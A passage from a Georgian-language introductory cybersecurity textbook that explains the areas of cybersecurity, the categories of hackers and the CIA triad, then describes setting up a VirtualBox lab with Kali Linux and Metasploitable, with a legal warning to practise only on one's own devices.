„ბინარული“ კოდი ასევე პასუხისმგებელია მონიტორზე ფერების ასახვაზე. მონიტორის ეკრანი შედება „პიქსელებისგან“. მაგალითად, მონიტორი გაფართოებით 1980x1080-ზე ნიშნავს, რომ ის შედგება 2.073.600 „პიქსელისგან“. „პიქსელი“ არის ძალიან პატარა ოთხკუთხედი, რომლის ფერი იცვლება იქიდან გამომდინარე, თუ რა „ბინარულ“ კოდს უგზავნის მონიტორს კომპიუტერი.

## დაგეგმვითი წყაროები (ინგლისურად)

<https://techterms.com/definition/digital>

<https://www.techopedia.com/definition/604/digital-definition>

<sup>1</sup> CPU – Central Processing Unit - პროცესორი - [https://en.wikipedia.org/wiki/Central\\_processing\\_unit](https://en.wikipedia.org/wiki/Central_processing_unit)

<sup>2</sup> Display - [https://en.wikipedia.org/wiki/Display\\_device](https://en.wikipedia.org/wiki/Display_device)

## 1.4. კიბერ უსაფრთხოების მოქმედების სფერო

კიბერ უსაფრთხოება არის ძალიან ფართო დარგი. ასეთივე ფართოა მისი მოქმედების არეალიც. შესაბამისად, მისი მოქმედების თითოეული სფერო არის ცალკე მეცნიერება, რომელიც შეისწავლება კომპიუტერული მეცნიერებების ფაკულტეტებზე. ისევე როგორც კიბერ უსაფრთხოების დეფინიციის შემთხვევაში, ამ დარგის მკვლევარები დაიბნე, თუ რა არის მოქცეული კიბერ უსაფრთხოების მოქმედების არეალში. მიუხედავად ამისა, არსებობს ერთგვარი კონსენსუსი, რომლის თანახმად კიბერ უსაფრთხოება იყოფა შემდეგ შემადგენელ ნაწილებად:

- ქსელის უსაფრთხოება;
- პროგრამული უზრუნველყოფის უსაფრთხოება;
- ინფორმაციული უსაფრთხოება;
- გამოყენების უსაფრთხოება;
- შეუჩერებელი მუშაობა და რისკების მინიმიზაცია;
- თანამშრომლების ცნობიერება.

ამ ეტაპზე ჩვენ მოკლედ განვმარტავთ ზემოაღნიშნულ პუნქტებს, ხოლო მოგვიანებით თითოეულს შევხებით დეტალურად.

**კომპიუტერული ქსელი** არის ერთმანეთთან დაკავშირებული ორი, ან მეტი კომპიუტერული სისტემა. ინტერნეტი<sup>1</sup> არის კომპიუტერული ქსელის ყველაზე თვალსაჩინო მაგალითი. ქსელის უსაფრთხოება უზრუნველყოფს ქსელში ინფორმაციის მიმოცვლის დაცულობას.

**პროგრამული უზრუნველყოფის უსაფრთხოება.** როგორც მკითხველისთვის უკვე ცნობილია, კომპიუტერული სისტემა არ არის სრული, თუ მასზე არ არის ჩაწერილი პროგრამული უზრუნველყოფა (Software). არსებობს პროგრამული უზრუნველყოფის სხვადასხვა ტიპი, მაგრამ თითოეულ მათგანს აერთიანებს ერთი ძირითადი პრინციპი - ის იწერება პროგრამირების ენაზე, რომელსაც კომპიუტერი გარდაქმნის „ბინარულ“ კოდში და შედეგად ასრულებს ჩვენ მიერ დაკისრებულ დავალებებს. პროგრამული ენა შედგება ერთმანეთთან ლოგიკურად დაკავშირებული სიტყვებისგან, სიმბოლოებისგან და წინადადებებისგან. რთული პროგრამა შეიძლება შედგებოდეს ათობით ათასობით პროგრამული წინადადებისგან. პროგრამული კოდის კომპლექსურობა ხშირად წარმოშობს არასასურველ უსაფრთხოების ნაპრალებს, რომელთა ექსპლუატაცია შეუძლია ჰაკერს.

\* Internet - (WWW) – „World Wide Web“ - მსოფლიო მასშტაბის ქსელი. ასევე, მას უწოდებენ ინტერნეტს.

თუ დაკვირვებისათვის, რა ინტენსივობით გთხოვთ თქვენი კომპიუტერი, ან სმარტფონი, პროგრამების განახლებას? ეს ხდება ორი მიზნით - პროგრამის შესაძლებლობების გაფართოვება და უსაფრთხოების გაუმჯობესება. პროგრამული უზრუნველყოფის დაცულობა არის კიბერ უსაფრთხოების კიდევ ერთი უმნიშვნელოვანესი არეალი, რადგან ცუდად დაწერილმა პროგრამამ შესაძლოა მოგაყენოთ გამოუსწორებელი ზიანი.

**ინფორმაციული უსაფრთხოება** პირდაპირი მნიშვნელობით გულისხმობს ინფორმაციის დაცულობას არასანქცირებული წვდომისგან. ზოგ შემთხვევაში, ინფორმაციას ხელყოფს მეორე პირი (მაგალითად ჰაკერი), ხოლო ზოგჯერ - თავად ინფორმაციის მფლობელი. ზოგჯერაც, მფლობელი უბრალოდ უგულვებელყოფს კიბერ უსაფრთხოების პრინციპებს, რითიც თავად ქმნის ინფორმაციის არასანქცირებული გამოყენების და დანაშაულებრივი ხელყოფის რისკებს.

**გამოყენების უსაფრთხოება** მოიაზრებს პროცესებს და გადაწყვეტილებებს, რომლებიც გამოიყენება ინფორმაციის უსაფრთხოებისთვის. კერძოდ, ეს მოიაზრებს ქსელზე წვდომის ნებართვას და პროცედურებს, რომლებითაც რეგულირდება სად უნდა ინახებოდეს კონკრეტული ინფორმაცია. მაგალითად, ქსელზე და კომპიუტერულ ინფორმაციაზე წვდომა უნდა ჰქონდეს მხოლოდ ამაზე ავტორიზებულ პირს. ეს კიბერ უსაფრთხოების პრინციპი ხშირად უგულვებელყოფილია, რადგან არასათანადოდ მომზადებული მომხმარებლები საკუთარი დაუდევრობით, თუ გულგრილობით, არ იცავენ თავიანთ „სენსიტიურ“ ინფორმაციას და ინახავენ ფაილებს ისე, რომ მათზე წვდომა უჩნდებათ არავტორიზებულ პირებს. ასევე, უსაფრთხოება არ უნდა იყოს მომხმარებლისთვის დისკომფორტის შემქმნელი, რადგან უკანასკნელი მას ურალოდ არ გამოიყენებს. ამის უზრუნველყოფაც შედის გამოყენების უსაფრთხოებაში. შესაბამისად, გამოყენების უსაფრთხოება არის კიბერ უსაფრთხოების უმნიშვნელოვანესი შემადგენელი ნაწილი.

წარმატებული ორგანიზაციისთვის კიბერ ინფრასტრუქტურის **შეუჩერებელი მუშაობა** არის ბიზნესის წარმოების განუყოფელი ნაწილი. კომპანიის ავტორიტეტის ერთერთი განმსაზღვრელი არის მისი შეუჩერებელი მუშაობა. გარკვეული ტიპის კიბერ თავდასხმები გათვლილია სწორედ შეუჩერებელი მუშაობის პრინციპის ხელყოფაზე. უფრო მეტიც, ყოფილა არაერთი შემთხვევა, როდესაც კონკურენტი კომპანიები ერთმანეთის წინააღმდეგ ქირაობდნენ ჰაკერებს. აქედან გამომდინარე, კიბერ უსაფრთხოების მოქმედების არეალის ერთერთი ყველაზე მნიშვნელოვანი მიმართულებაა კომპიუტერული სისტემის მუშაობის უწყვეტობა. გარდა ამისა, არანაკლებ მნიშვნელოვანია რისკების მინიმიზაციის უზრუნველყოფაც. როგორი ძლიერი დაცვის მექანიზმითაც არ უნდა სარგებლობდეს ფიზიკური ან იურიდიული პირი, არსებობს იმის ალბათობა, რომ კიბერ შეტევა დააზიანებს კომპანიის კრიტიკულ ინფრასტრუქტურას. ამიტომაც, აუცილებელია თადარიგის დაჭერა და რისკების მინიმიზაციის განხრით სპეციალური მომზადებების ჩატარება.

**ადამიანური ფაქტორი** არის კიბერ უსაფრთხოების ყველაზე არაპროგნოზირებადი კომპონენტი და ამავდროულად მისი ყველაზე დიდი სისუსტე. როგორც წესი, კომპიუტერული სისტემა საკმაოდ კარგად არის დაცული, როგორც ფიზიკური ნაწილების მხრივ, ასევე პროგრამული უზრუნველყოფის თვალსაზრისით. მიუხედავად ამისა, ეს დაცულობა ვერ უზრუნველყოფს უსაფრთხოებას ადამიანისთვის დამახასიათებელი სისუსტეებისგან. რას ნიშნავს ეს? მაგალითად, ინტერნეტიდან გადმოიწერეთ თქვენთვის უცნობი პროგრამა, რომელიც უნდა აფართოვებდეს თქვენი კომპიუტერის შესაძლებლობებს. თქვენ დაუჯერეთ პროგრამის ავტორს, ან გამომგზავნს და გადაწყვიტეთ ამ პროგრამის დაყენება თქვენს კომპიუტერზე. გადმოწერისას, „ვებ-ბრაუზერმა“<sup>1</sup> გაგაფრთხილათ, რომ პროგრამა არის უცნობი გამოშვებისგან<sup>2</sup> და შესაძლოა შეიცავდეს ვირუსს. თქვენ ამას არ მიაქციეთ ყურადღება. შემდგომ, ანტივირუსმა ატეხა განგაში - „ეს ფაილი შეიცავს ტროიანის ტიპის ვირუსს!“. თქვენ ამასაც არ მიაქციეთ ყურადღება და გახსენით პროგრამა, რის შედეგადაც მოხდა კომპიუტერის ინფიცირება მავნებელი პროგრამით. სწორედ ეს არის ადამიანური ფაქტორი, რომელიც წარმოშობს ყველაზე დიდ რისკებს კიბერ უსაფრთხოებისთვის.

## 1.5. ჰაკერები და მათი კატეგორიზაცია

ტერმინი „ჰაკერი“ ავტომატურად არ ნიშნავს დამნაშავეს, რომელიც იყენებს კიბერ ტექნოლოგიებს დანაშაულის ჩასადენად. როგორც წესი, ჰაკერი არის ადამიანი, რომელსაც გააჩნია კომპიუტერული ტექნიკის მაღალი დონის ცოდნა. სხვადასხვა ჰაკერი ამ ცოდნას იყენებს სხვადასხვა დანიშნულებით. ზოგი მართლაც იდენს დანაშაულს, როდესაც ასრულებს ისეთ მოქმედებას, რომელიც სისხლის სამართლის კანონმდებლობით არის ინკრიმინირებული. ზოგიც, ამ ცოდნას იყენებს ტექნიკური პრობლემების გადასაჭრელად. პოპულარულ მედიაში ხშირად გვხვდება ტერმინი „Lifhacks“. ის გულისხმობს ყოველდღიურობაში არსებული პრობლემების გადაჭრის გზამკვლევს. შესაბამისად, ჩვენ შეგვიძლია ვუწოდოთ ჰაკერს ადამიანი, რომელიც მარტივად უმკლავდება კიბერ სივრცეში არსებულ პრობლემებს.

<sup>1</sup> Web Browser - ანუ პროგრამა, რომელიც უზრუნველყოფს ქსელურ კავშირს. მაგალითად: Google Chrome, Internet Explorer, Mozilla Firefox და სხვა.

<sup>2</sup> პროგრამის გამომშვების მონაცემები საკმაოდ ადვილი დასადგენია. Windows ოპერაციულ სისტემაზე შეგიძლიათ დააჭიროთ პროგრამის გასაშვებ ფაილს მაუსის მარჯვენა ღილაკი და ამოირჩიოთ „Properties“. შემდგომ გადადით „Details“ პანელზე და კარგად დააკვირდით აღბეჭდილ ინფორმაციას. MacOS-ზე, Linux OS-ზე iOS-ზე, Android-ზე და სხვა ოპერაციულ სისტემებზე, უსაფრთხოების მიზნით, ჩამოტვირთეთ პროგრამები ჩაშენებული მარკეტებიდან. მაგალითად, App Store, Play Store და სხვა.



პოპულარული მედია ხშირად ახორციელებს ჰაკერების დემონიზაციას. ფილმებში, წიგნებში და სურათებში ჰაკერი ასახულია, როგორც ჩრდილში მცხოვრები, შავნელი სულის ადამიანი, რომელიც მალავს საკუთარ სახეს, ზის კომპიუტერის წინ, რა დროსაც ის ანადგურებს სხვის ინფორმაციას, „ტეხავს“ საბანკო ანგარიშებს, აზიანებს კრიტიკულ სახელმწიფო ინფრასტრუქტურას და ა.შ. ნაწილობრივ ეს შეიძლება იყოს მართებული, მაგრამ ყველა შემთხვევაში ჩვენ ვერ ჩავთვლით ჰაკერს დამნაშავედ.

სწორედ ამ მიზნით გახდა საჭირო ჰაკერების კლასიფიკაცია. ფორმალურად არსებობენ 2 ტიპის ჰაკერები - **თეთრქუდიანი** და **შავქუდიანი**, ხოლო კომპიუტერულ საზოგადოებაში კიდევ გამოყოფენ ნაცრისფერ ქუდიან ჰაკერებსაც. თითოეული კატეგორიის ჰაკერი ერთმანეთისგან განსხვავდება არამხოლოდ მოტივაციით, არამედ მოქმედების მეთოდებითაც.

თეთრქუდიან ჰაკერებს<sup>1</sup> ასევე უწოდებენ **ეთიკურ ჰაკერებს**. ისინი არიან კიბერ უსაფრთხოების ექსპერტები, რომლებიც თანამშრომლობენ სახელმწიფო უწყებებთან და კერძო სექტორის წარმომადგენლებთან, ეხმარებიან მათ კიბერ უსაფრთხოებასთან დაკავშირებული გამოწვევების გადაჭრაში.

თეთრქუდიანი ჰაკერების ძირითად შემოსავალს წყაროს წარმოადგენს მომხმარებლის დაცვა შავქუდიანი ჰაკერების კიბერ თავდასხმებისგან და შეღწევადობის ტესტირება.<sup>2</sup> მარტივად რომ ვთქვათ, თეთრ ქუდიანი ჰაკერები არიან მომხმარებლის მხარეს. ისინი გატეხავენ მითითებულ კიბერ ინფრასტრუქტურას, მიუთითებენ სისუსტეებზე და დაემარხებიან სისტემის ადმინისტრატორს ამ სისუსტეების აღმოფხვრაში.

**შავქუდიანი ჰაკერების<sup>3</sup>** დამსახურებაა, რომ ტერმინი „ჰაკერი“ სარგებლობს ასეთი ცუდი რეპუტაციით. დიდწილად, მათი საქმიანობა დაკავშირებულია კომპიუტერული სისტემის დანაშაულებრივ ხელყოფასთან, საკუთარი მერკანტილური / ანგარებითი ინტერესებიდან გამომდინარე. ამ კატეგორიის ჰაკერები უტევენ კომპიუტერულ სისტემებს, ორგანიზაციებს, საბანკო სისტემებს და სახელმწიფო უწყებებს. მათი ძირითადი მიზანია დაეუფლონ ისეთ ელექტრონულ ინფორმაციას, რომლისგანაც მიიღებენ ფინანსურ სარგებელს.



ეს შეიძლება იყოს სურათები / ვიდეოები, რომლებითაც შავქუდიანი ჰაკერი დაამანტაჟებს სამიზნე მომხმარებელს, ან კომერციული საიდუმლო, რომელსაც ის გახდის საყოველთაოდ გახსნილს, თუ მას არ გადაუხდის გარკვეულ თანხას და ა.შ. ერთი სიტყვით, ჰაკერების სამყაროში ესენი არიან ადამიანები, რომლებისგანაც უნდა დაიცვათ საკუთარი თავი.

როგორც უკვე მოგახსენეთ, არსებობს ჰაკერების მესამე არაფორმალური კატეგორიაც - **ნაცრისფერ ქუდიანი ჰაკერები**.<sup>1</sup> ეს კატეგორია მოცულია ყველაზე დიდი ბურუსით. გარკვეულ სიტუაციებში ნაცრისფერ ქუდიანი ჰაკერი თქვენ მხარეს დადგება -



დაგეხმარებათ კომპიუტერული პრობლემის გადაჭრაში, გასწავლით და დაგიცავთ შავქუდიანი ჰაკერებისგან. სხვა შემთხვევებში, ის შავქუდიანი ჰაკერის მსგავსად შეგიტევთ და ხელყოფს თქვენს ელექტრონულ ინფორმაციას. მისი ერთადერთი განსხვავება შავქუდიანი ჰაკერისგან არის ის, რომ ის არ ეძებს მატერიალურ სარგებელს. შესაბამისად, თუ ნაცრისფერ ქუდიანმა ჰაკერმა მოიპარა თქვენი „სენსიტიური“ ინფორმაცია, თქვენ მას ფულით ვერ მოისყიდით.

რა საკვირველია, ზემოთ მოყვანილი კატეგორიზაცია არის არაფორმალური ხასიათის. არსებობენ ჰაკერები, რომლებიც სიტუაციიდან გამომდინარე ირგებენ სხვადასხვა ფერის ქუდს, რა დროსაც, მათი ქმედებების პროგნოზირება არის პრაქტიკულად შეუძლებელი.

კომპიუტერულ საზოგადოებაში არსებობენ სხვა კატეგორიის ჰაკერებიც - ლურჯ ქუდიანი, მწვანე ქუდიანი და ა.შ. სამართალდამცავი ორგანოები აღიარებენ მხოლოდ თეთრ ქუდიან და შავქუდიან ჰაკერებს. თეთრ ქუდიანთა საქმიანობა არ ისჯება, ხოლო შავქუდიანთა საქმიანობა ძირითადად არის სისხლის სამართლის კოდექსით ინკრიმინირებული ქმედება / ქმედებები.



01101000 01100001 01101011  
01100101 01110010 01100101  
01100010 01101001

<sup>1</sup> თეთრქუდიანი ჰაკერი - The White Hat Hacker

<sup>2</sup> შეღწევადობის ტესტირება - „პენტესტინგი“, Penetration Testing, ან მარტივად - Pentesting

<sup>3</sup> შავქუდიანი ჰაკერი - The Black Hat Hacker

<sup>1</sup> ნაცრისფერქუდიანი Grey Hat Hacker



## 1.6. უსაფრთხოების სამი ძირითადი პრინციპი

ტერმინი უსაფრთხოება არ გაჩენილა კომპიუტერებთან ერთად, არამედ არსებობს უკვე მრავალი საუკუნის მანძილზე. ის წარმოიშობა ლათინური სიტყვისგან „*securus*“, რომელიც ნიშნავს უდარდელ მდგომარეობას. თანამედროვეობაში ტერმინი უსაფრთხოება ძირითადად ასოცირდება ქვეყნის დაცულობასთან გარე საფრთხეებისგან. დედამიწაზე პრაქტიკულად არ არსებობს სუვერენული ქვეყანა, რომლის სამთავრობო სტრუქტურაში არ არის შესაბამისი სამსახური, რომელიც პასუხისმგებელია უსაფრთხოების უზრუნველყოფაზე. დღესდღეობით, მსოფლიოში სახელმწიფო უსაფრთხოების ერთერთ მოწინავე ორგანოდ ითვლება ამერიკის შეერთებული შტატების ცენტრალური დაზვერვის სააგენტო (CIA).<sup>1</sup> სწორედ „ცდს“-მ შემოგვთავაზა უსაფრთხოების დეფინიცია, რომელიც, მრავალი მკვლევარის აზრით, მოიცავს უსაფრთხოების ყველა ასპექტს. „ცდს“ ასახავს ამ პრინციპებს სამკუთხედის (ტრიადის) სახით, რომლის შემადგენელი ნაწილებია: (ინფორმაციის) კონფიდენციალურობა, (ინფორმაციის) სისრულე და (ინფორმაციის) ხელმისაწვდომობა.<sup>2</sup>



კონფიდენციალურობის ექვივალენტი არის პირადი საიდუმლოება. ამ პრინციპის თანახმად, არავტორიზებულ პირს არ უნდა გააჩნდეს წვდომა კონფიდენციალურ ინფორმაციაზე. შესაბამისად, კონფიდენციალურობის პრინციპი ირღვევა, როდესაც მეორე პირს (ჰაკერს) აქვს არასანქცირებული წვდომა პირველი პირის ინფორმაციაზე. კონფიდენციალურობა დაცულია, როდესაც არასანქცირებული წვდომა არ არსებობს.

<sup>1</sup> CIA - Central Intelligence Agency - <https://www.cia.gov/index.html>

<sup>2</sup> <https://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA>

ინფორმაციის სისრულე არის უსაფრთხოების კიდევ ერთი ძირითადი პრინციპი. ის გულისხმობს, რომ ინფორმაცია უნდა იყოს სრულფასოვანი, სწორი / ზუსტი და დამაჯერებელი. უსაფრთხო სისტემაში დაუშვებელია ინფორმაციის ამ სამი დამახასიათებლის უგულვებელყოფა, რადგან ასეთი ინფორმაცია უზრალოდ დაკარგავს ღირებულებას. შესაბამისად, უსაფრთხოების აუცილებელი კომპონენტია ინფორმაციის შენარჩუნება იმ სახით, რა სახითაც ის წარმოიშვა.

ასევე, უსაფრთხოებას დაეკარგება ყოველგვარი ფასი, თუ ინფორმაცია არ იქნება ხელმისაწვდომი ავტორიზებული პირებისთვის. ა.გ. აუცილებელია მისი ხელმისაწვდომობის უზრუნველყოფა ავტორიზებული პირებისთვის. წარმოიდგინეთ სიტუაცია, როდესაც თქვენ თავად არ გააჩნიათ წვდომა საკუთარ ინფორმაციაზე. ეს იქნებოდა უსაფრთხოების პრინციპების მნიშვნელოვანი დარღვევა.

### დამატებითი წყაროები (ინგლისურად)

 <https://www.forcepoint.com/cyber-edu/cia-triad>

 <https://www.techopedia.com/definition/25830/cia-triad-of-information-security>

```
01010100 01100001 01110110 01101001 01110011 00100000
01100100 01100001 01110011 01100001 01110011 01110010
                                01110101 01101100 01101001
```

### შეამოწმეთ თქვენი სოდნა

- 1 განმარტეთ კიბერ უსაფრთხოება.
- 2 განმარტეთ კიბერ უსაფრთხოების დეფინიციის თითოეული კომპონენტი.
- 3 ჩამოთვალეთ და განმარტეთ კიბერ უსაფრთხოების მოქმედების თითოეული სფერო.
- 4 განმარტეთ რითი განსხვავდებიან ერთმანეთისგან თეთრქუდიანი, შავქუდიანი და ნაცრისფერქუდიანი ჰაკერები.
- 5 ჩამოთვალეთ და განმარტეთ ცენტრალური დაზვერვის სააგენტოს (CIA) უსაფრთხოების პრინციპები.

```
01100111 01101100 01101111 01101110 01110100 01101001
```

## 2.1. თეორია და პრაქტიკა ერთად უკეთესია



წინასიტყვაობაში ვახსენე, რომ ეს სახელმძღვანელო შეეხებოდა არამხოლოდ თეორიას, არამედ პრაქტიკასაც. ზოგადად, საგნის შესწავლის საუკეთესო მეთოდი არის მისი თეორიული ნაწილის ათვისება და პარალელურად პრაქტიკული სავარჯიშოების გაკეთება. ეს უზრუნველყოფს სასწავლო მასალის უკეთეს ათვისებას, რა დროსაც სტუდენტი თავად გახდება პროცესის მონაწილე - გაუმკლავდება გამოწვევებს და დააყენებს სასურველ შედეგებს. შესაბამისად, ამიერიდან ჩვენ პარალელურ რეჟიმში შევისწავლით კიბერ უსაფრთხოების თეორიასაც და პრაქტიკასაც. ამ სახელმძღვანელოში **თეორიული ნაწილი იქნება დასათაურებული მწვანე ფრით**, კიბერ უსაფრთხოების პრაქტიკული ნაწილი - **ცისფრად**, ხოლო **ჰაკინგის პრაქტიკული ნაწილი - ბორდოს ფრად**.

ასევე, ჩემი საკუთარი გამოცდილებიდან გამომდინარე, მივედი დასკვნამდე, რომ კიბერ უსაფრთხოების ასათვისებლად, სტუდენტმა აუცილებლად უნდა იცოდეს, თუ როგორ ხდება კიბერ უსაფრთხოების ხელყოფა - ანუ „ჰაკინგი“. ზუსტად ამ რეკომენდაციას იძლევა Cisco-ც<sup>1</sup>. ამიტომაც, გადავწყვიტე ამ სახელმძღვანელოში ჰაკინგის ელემენტებიც შეტანა. შედეგად, კურსის დასრულებისას, თქვენ გეცოდინებათ კიბერ შეტევების წარმოების სპეციფიკაც და მეთოდოლოგიაც. ანუ, თავად დაეუფლებით ჰაკერების ტექნიკას და თავად შეძლებთ ამ შეტევების განხორციელებას. ეს დაგეხმარებათ საკუთარი თავის და დამკვეთის კიბერ სივრცის უფრო ეფექტიან დაცვაში.

ყველგან სადაც ნახავთ ამ გამოსახულებას, აუცილებლად დააწკაპუნეთ მასზე. ეს არის ვიდეო გაკვეთილები, რომლებიც დაგეხმარებათ საგნის უკეთ ათვისებაში. სცადეთ ახლავე! თან ჩემს მისასალმებელ სიტყვასაც მოისმენთ.

## 2.2. სასდელი ლაბორატორიის მომზადება

გაფრთხილება სისხლისამართლებრივი პასუხისმგებლობის შესახებ!

ვიდრე დავიწყებდეთ პრაქტიკული სამუშაოების შესრულებას, უნდა გაითავისოთ, რომ ჰაკინგთან დაკავშირებული სავარჯიშოების შესრულება შეიცავს დანაშაულის ელემენტებს და ისჯება საქართველოს სისხლის სამართლის კოდექსით გათვალისწინებული სანქციების შესაბამისად. ამიტომაც, ყველა პრაქტიკული სამუშაო უნდა შესრულდეს იმ ელექტრონული ხელსაწყოების გამოყენებით და მიმართ, რომლებიც გეკუთვნით პირადად თქვენ! ამ სახელმძღვანელოს ავტორი იხსნის ყოველგვარ პასუხისმგებლობას, თუ აქ აღწერილი ქმედებები შესრულდა მესამე პირის, ან მის საკუთრების, წინააღმდეგ, ან ასეთი ქმედებების შესრულებამ გამოიწვია სამართლებრივი სიკეთის დანაშაულებრივი ხელყოფა!

სახელმძღვანელოს პრაქტიკული ნაწილის შემსრულებელი პირი, ამ გაფრთხილების წაკითხვის შედეგად ადასტურებს, რომ მან, მისთვის გასაგებ ენაზე, წაიკითხა და გაიაზრა აღნიშნული გაფრთხილება და ეთანხმება ამ სახელმძღვანელოს ავტორს, რომ ის მიღებულ ცოდნას გამოიყენებს მხოლოდ საკუთარი ელექტრონულ მოწყობილობების გამოყენებით და მხოლოდ მათ მიმართ, ან კანონით ნებადართულ სხვა შემთხვევებში.

ვინაიდან ამ სახელმძღვანელოში თეორიასთან ერთად უხვად გავივლით პრაქტიკულ ნაწილსაც, ჩვენ დაგვჭირდება ლაბორატორიის მოწყობა, რომლის მეშვეობითაც ჩავატარებთ ცდებს და გავაღრმავებთ ჩვენს ცოდნას. იმედი მაქვს, სიტყვა ლაბორატორიამ არ შეგაშინათ - უმეტეს წილად ამ ლაბორატორიის მოსაწყობად დაგვჭირდება მხოლოდ ერთი საშუალო მონაცემების მქონე კომპიუტერული სისტემა და შესაბამისი ცოდნა.

პრაქტიკული სამუშაოებისთვის გირჩევთ გამოიყენოთ ვირტუალური მანქანა.<sup>1</sup> პირველ რიგში, ამით თქვენ უნებლიეთ ვერ ავნებთ ძირითად ოპერაციულ სისტემას. გარდა ამისა, ვირტუალურ მანქანას აქვს ე.წ. „Snapshot“-ების გაკეთების ფუნქცია, რაც გულისხმობს იმას, რომ თქვენ შეძლებთ ვირტუალური ოპერაციული სისტემის მდგომარეობის შენახვას / დამახსოვრებას და მოგვიანებით მის აღდგენას. ანუ,

<sup>1</sup> Cisco - ქსელური ტექნოლოგიების ერთერთი მოწინავე კომპანია

<sup>1</sup> ვირტუალური მანქანა - Virtual Machine - ოპერაციული სისტემა ოპერაციულ სისტემაში



თუ ცდების ჩატარების შედეგად ვირტუალური ოპერაციული სისტემა დაზიანდება, თქვენ მარტივად შეძლებთ იმ მდგომარეობაზე დაბრუნებას, რომელიც უკვე შეინახეთ „Snapshot“-ის სახით. ეს ძალიან მოსახერხებელია, რადგან დამწყები პრაქტიკოსები ცდების ჩატარებისას ხშირად ვნებენ თავიანთ ოპერაციულ სისტემას. ვირტუალური მანქანის შემთხვევაში, ეს მეტწილად ჩაივლის უმტკივნეულოდ.

ვირტუალურ გარემოში გაშვებული ოპერაციული სისტემა ძირითადი სისტემის ზუსტი ანალოგია. უფრო მეტიც, „ის დარწმუნებულია“, რომ წარმოადგენს სრულფასოვან ოპერაციულ სისტემას.

იშვიათ შემთხვევებში, ზოგ კომპიუტერზე ვირტუალური მანქანა არ მუშაობს. თუ თქვენც შეგექმნათ პრობლემა, ეწვიეთ [ამ ბმულს](#).

## 2.3. ORACLE VIRTUALBOX ინსტალაცია

ვირტუალური მანქანის გასაშვებად დაგვჭირდება უფასო აპლიკაციის გადმოწერა და დაყენება. არსებობს სხვადასხვა ვირტუალური მანქანის აპლიკაციები, მაგრამ მე ვანიჭებ უპირატესობას Oracle VirtualBox-ს. ის მარტივია მოხმარების თვალსაზრისით და ამავდროულად იძლევა პრაქტიკულად შეუზღუდავ შესაძლებლობებს. Oracle VirtualBox-ის გადმოსაწერად შეგიძლიათ ეწვიოთ შემდეგ ბმულს:

 <https://www.virtualbox.org/wiki/Downloads>

ამოირჩიეთ თქვენი ოპერაციული სისტემა. ჩვენი ძირითადი სამუშაო ოპერაციული სისტემა იქნება MS Windows 10, ამიტომაც ეცადეთ თქვენც გამოიყენოთ MS Windows 10, 8.1 ან 7. თუ გადაწყვეტთ სხვა ოპერაციული სისტემის გამოყენებას, გაეცანით Oracle VirtualBox-ს ინსტალირების ინსტრუქციას სხვადასხვა OS-ებისთვის.

გაითვალისწინეთ, რომ, ჩვენი საჭიროებებისთვის, Oracle VirtualBox-ის ახალი ვერსიები ზოგჯერ არ მუშაობენ ოპტიმალურად. ამიტომაც, გირჩევთ გადმოწეროთ Oracle VirtualBox 5.2.20r. გადმოსაწერად შეგიძლიათ მიჰყევით შემდეგ ბმულს (მხოლოდ MS Windows-ის მომხმარებლებისთვის):

 <https://download.virtualbox.org/virtualbox/5.2.20/VirtualBox-5.2.20-125813-Win.exe>

ინსტალაციის დროს არ არის საჭირო კონფიგურაციების შეცვლა. უბრალოდ დააყენეთ Oracle VirtualBox კომპიუტერული სისტემის სასურველ დირექტორიაში.

## 2.4. KALI LINUX, METASPLOITABLE და MS WINDOWS 10 ჩამოტვირთვა (საჭირო ფორმატში)

კიბერ შეტევების საწარმოებლად დაგვჭირდება ოპერაციული სისტემა, რომელიც გათვლილია უშუალოდ ამ მიზნისთვის. ამ შემთხვევაში, საუკეთესო არჩევანია „Debian“-ის ბაზაზე აწყობილი **Kali Linux**. უკანასკნელის სტანდარტული პაკეტი შეიცავს საჭირო პროგრამულ ხელსაწყოების დიდ არჩევანს, რომლებსაც ჰაკერები იყენებენ სხვადასხვა ტიპის კიბერ შეტევის საწარმოებლად.

ამ სახელმძღვანელოს ფარგლებში, ჩვენ გამოვიყენებთ ვირტუალურ გარემოს. შესაბამისად, დაგვჭირდებათ Kali Linux-ის ისეთი „Image“, რომელიც მორგებულია VirtualBox-ზე. მისი გადმოწერა შეგიძლიათ ამ ბმულიდან:

 <https://images.offensive-security.com/virtual-images/kali-linux-2019.2-vbox-amd64.ova>

ან ტორენტის მეშვეობით:

 <https://images.offensive-security.com/virtual-images/kali-linux-2019.2-vbox-amd64.ova.torrent>

ნიშანდობლივია, რომ ზემოაღნიშნული Kali Linux-ის ბმულები გათვლილია 64 ბიტის ცენტრალურ პროცესორებზე. 32 ბიტის ცენტრალური პროცესორებისთვის გადმოწერეთ აქედან:

 <https://images.offensive-security.com/virtual-images/kali-linux-2019.2-vbox-i386.ova>

თუ თქვენს კომპიუტერულ სისტემაზე უკვე აყენია Kali Linux, როგორც ძირითადი ოპერაციული სისტემა, ის გამოგადგებათ ამ კურსისთვისაც. თუმცა, შეტევის სპეციფიკა იქნება ოდნავ განსხვავებული. თუ გსურთ, Kali Linux-ის დაყენება ძირითადი ოპერაციული სისტემის სახით, მაშინ მიჰყევით ინსტრუქციას ამ ბმულზე:

 <https://docs.kali.org/category/installation>

მას შემდეგ, რაც გადმოიწერთ Kali Linux-ს, დროა ასევე გადმოიწეროთ ორი ოპერაციული სისტემა, რომლის მიმართაც განვახორციელებთ სავარჯიშო კიბერ შეტევებს. ესენია, ამისთვის სპეციალურად შექმნილი ოპერაციული სისტემა - Metasploitable და ერთერთი ყველაზე გავრცელებული ოპერაციული სისტემა, MS Windows 10. ამ ორსაც ჩვენ ვამუშავებთ ვირტუალური მანქანის სახით. ამიტომაც, საჭიროა სპეციალური Image-ების გადმოწერა. ანუ, ეს უნდა იყოს ისეთი Image-ები, რომელიც ორივე ხსენებული ოპერაციული სისტემის უკვე დაინსტალირებულ ვარიანტს შეიცავს.



